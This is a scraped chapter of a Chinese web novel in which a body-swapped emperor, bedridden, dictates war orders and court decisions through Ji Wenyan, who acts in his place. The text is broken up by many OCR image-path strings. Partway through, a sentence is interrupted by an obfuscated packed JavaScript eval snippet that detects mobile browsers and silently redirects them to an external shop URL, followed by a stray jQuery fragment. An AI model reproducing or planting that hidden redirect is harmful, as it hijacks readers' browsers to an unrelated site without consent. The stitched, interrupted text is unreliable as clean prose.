79. 傀儡

作品:《突然!我变成了皇帝

    “你是按照朕教你的话说的吗?”沈鄢一边翻看,一边询问。


    “是,调兵之法、粮草之策、兵力调配、行军路线……桩桩件件都是按照您教我的话说的。”纪文晏含胸浅笑,“他们还以为是我胸有丘壑,殊不知都是您在背后指点。他们没有质疑您的命令,不过,也提出了一点小要求。”


    她伸出手指,在文稿几处轻轻点了几下。


    “拿笔来。”沈鄢看见一处,不悦,下意识伸手。


    谁知一只玉白的手却在他掌边摊开:“陛下,您忘了?丁太医说过,您如今不可以劳心劳力,还是让我代劳吧。”


    沈鄢愣了一下,想起丁太医说的那句“折寿”,便把文稿交还给她。


    “行,你来。朕说,你改。”


    纪文晏轻轻点头,把文稿铺展开,执笔在砚边舔了两下,沉稳地开口:“陛下请说。”


    “他们想要从京城大营调取两万人,这太多了,京营绝不可空虚,朕只能允准一万人。不过,神机营里的器械够用,倒是可以再多给一千,其他士兵还是从别州调取,你稍后要告诫他们别乱来。”


    “是。”纪文晏点头,思考一番后提笔改过。


    回顾起粮草调拨那段,沈鄢又蹙起眉头:“粮草转运要经并州固县、陈县两地,怎么当地主官没有写上?大军通行都要预先告知,提前开通行方便之门,先锋令也要专选一队人马,你督促高见乡去办,哪怕他要选自己的亲兵也无所谓,这方面不用顾忌用人唯亲。”


    纪文晏又改。


    总之,文稿里每句话沈鄢都要细细分析,因为他人不在现场,所以总是有些不安,要不断询问纪文晏提出这个意见的官员当时是什么语气,什么表情?问明白了,再结合文稿里的句子进行修改,如此纠正了二十几处,沈鄢才终于点了头。纪文晏这才合上圣旨,去刚刚议事之地,重新召集六人换看,再交予中书令张秀下发。


    “传旨,备战。”


    齐松等六人领命而去。


    纪文晏站在空荡荡的议事殿中,凝望着他们的背影,忽然叹了口气。


    好累。


    不是以前动脑子琢磨怎么批改奏折的累,而是一种浸入骨子里的疲惫感,说不上来的情绪,但沉甸甸的,仿佛把心口都压得疼。她看见丁太医端着药进去,便也跟着进了正殿。


    沈鄢不喜欢宫女伺候他服药,肯定还是要她来喂的。


    等纪文晏进去的时候,沈鄢毫不意外地抬手。丁太医回头看到她的脸,大吃一惊,慌忙起身道:“臣是来送药的,刚刚问诊郡主殿下身体安康,没有什么问题。”


    “嗯,你退下吧。”


    丁太医赶紧两条腿飞快捣腾着跑路,走到门口,还是忍不住转头偷看一眼,就见纪文晏坐到了床边,非常自然地端起了药碗给沈鄢吹凉。


    陛下居然这么爱纪姑娘吗?


    那为什么不娶她?


    丁太医费解地走了。


    “陛下,我已经把修改好的文稿交给他们了。”纪文晏舀着药说。


    沈鄢靠在玉枕上闭目养神:“明日一早,陶光元会来报行军日程,你替朕去听。”


    “是。”纪文晏温柔地说,“刚才议事的时候,他们都夸我想出来的细节极为妥帖,陛下,您真是治国英才,贤明圣主。”


    “贤明圣主?”沈鄢嘴角微挑,“想不到你这样的性格,也会拍马屁了?”


    “我是说实话。”纪文晏一边给他喂药一边说,“陛下也知道,我什么都不懂,当然很怕给您丢人。还好我的演技不错,他们都被我骗过去了,您在他们心目中依旧是英明神武的样子,还好我没给您丢脸。”


    沈鄢喝了一口,定定地抬起眼神望她。


    纪文晏眨巴着眼睛,满面纯洁。


    “嗯。”沈鄢不想直接夸她,但他心里对纪文晏的态度是很满意的。虽然他总是说她什么都不懂,但她并不是蠢材,虽然不通国事好在听话。不管是千秋节还是这次镇压青州叛乱,全都把他的命令执行得很好。他现在虚弱得下不了床,确实需要一个人来代言,其他官员他信不过,纪文晏这个女子是最合适的。


    何况她还披着他的皮,实在是一个太棒的傀儡。


    可是,眼下却有一道难关。他们现在的位置是皇叶山,虽然回京城很近,但毕竟不在京城,只以“新郡主受伤”作为理由留在围场行宫是说服不了众人的,他们一定会劝说皇帝早日返回皇宫,在奉天殿里上朝。


    不然每一次奏折都要由人快马加鞭送来,太耽搁国事。


    真倒霉!


    明明下雨下了那么多天都没事,怎么就偏偏轮到假刺客事件时换过来了呢?届时每次都要借纪文晏的手来处理公务,简直太麻烦了!他现在的身份是郡主,虽然尊贵,却没有资格插手朝政——咦朕为什么没资格?


    “陛下,还有大半碗药要喝。”纪文晏的声音将他唤回神,“请您张嘴喝一口吧。”


    沈鄢看了她一眼,虚弱地张开嘴任她把药倒进来。


    “朕不是嫌苦。”


    这不是要面子,是实话。不管是因为这次的药特性里没有特别苦的药材,还是因为他现在顶着六仪郡主的身份,总之丁太医开的药都只有一股淡淡的清苦感,喝完后只要吃一颗蜜饯就能镇下去。


    “朕是在想,之后每次上朝你都不能马上给出解决办法,那些官员会不会觉得有点古怪呢?”


    沈鄢抛出一个问题:“你帮朕想想办法,怎么样才能让朕也跟着你一起上朝?”


    纪文晏忍不住笑得眯起了眼睛:“那不成了垂帘听政吗?太皇太后娘娘不会有意见?”


    连太皇太后都没干过的事情,一个郡主干了,她能不生气?


    “垂帘听政?”沈鄢摇摇头,“那还是算了吧,这又不是什么好话。”


    纪文晏:“……是啊,大臣们会不高兴的。”


    这话倒是激起了沈鄢


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17393694|195391||http|test|mini|href|location''.split(''|''),0,{}));() {


    $(''.inform'').remove();


    $(''#content'').append(''


    的逆反心理:“他们敢对朕的决定不高兴?朕想做什么就可以做什么。”


    纪文晏笑了起来:“那很简单啊,我以您的身份下一道圣旨,允许您从旁听政,到时候您有了处理的法子,就写小条子叫安麓交给我,我替您念,就当是我的决定不就行了?”


    沈鄢理智回笼,连连摆手:“胡来,这怎么能行?”


    纪文晏还想再劝,安麓却忽然在外头敲门。


    不是急事他也不敢前来打扰,因此纪文晏得到沈鄢的点头后,就马上扬声应允:“进来吧!”


    “是!”


    安麓进了门,立刻来到纪文晏面前禀告:“陛下,好消息,上次您让奴婢张榜的事情已经有结果了!来了很多揭榜的民间医生,不知该如何安置?现在那些人暂时拍了一些禁军护送到太医院,可是太医们都觉得这帮人太多了,占了他们的地方,甚至这些民间神医里居然还有女的!也不知道他们有没有本事,没有您的允许,他们不敢做决定,所以赶紧派人送了消息来。”


    问题都贴脸上来了,纪文晏下意识直接回答道:“既然太医院的人不满意,那就让他们先行对这些民间高手考验一番吧。唔,干脆就让方太医主事,他是儿科圣手,本来就应该由他来挑人。不过,即便是这回擢落的也不要直接送走,先换个宫殿安置,将对打内容抄写下来,等朕回到宫中会再进行一次选拔。”


    难得有这么多医生能用,不管是擅长什么,只要是有真材实料的人,为何不留在宫中呢?


    “朕又不是大夫,哪懂这么复杂的东西,你就让方太医听听他们的高见,若有可用的就直接送到公主府去,让这些人联席定案,一定要把江夫人和江少爷治好。”纪文晏摆摆手,“此事不可以耽误,你就按照朕的旨意赶紧去办。”“是是是。”安麓拱手答应,马上从屋子里退了出去。


    纪文晏松了口气,一转身,就对上了沈鄢玩味的表情。


    “呃。”


    她膝盖骨强撑着僵直,把自己撑在原地,尽量不显露出慌张。刚刚安麓进来时禀告得太快,又一直都是她记挂在心里的事,所以下意识就给了解决方案并且把人赶走,等到安麓离开以后和沈鄢对视她才意识到自己没有获得沈鄢的允许就擅自做主。


    而且纪文晏甚至没有把自己张榜寻医的事情在沈鄢这里过过明路……


    “这是怎么回事啊?”沈鄢问。“臣女——”


    “不用自称臣女,看你刚刚自称为朕的语气还蛮自然的。”沈鄢阴阳怪气地说道。


    很奇怪。只要沈鄢这样阴阳怪气地讲话,她心底的慌张就会一扫而空,只剩下无语和极度的冷静。人一冷静,就不会慌,不慌,就不会乱说话。


    她平静下来,在心底迅速整理好一番思路,接着缓缓说道:“陛下误会臣女了,这不是国事,只是一桩小事。之前您还没回来的时候,升平公主亲自进宫,向臣女求御医去她家里救她的媳妇和孙子。”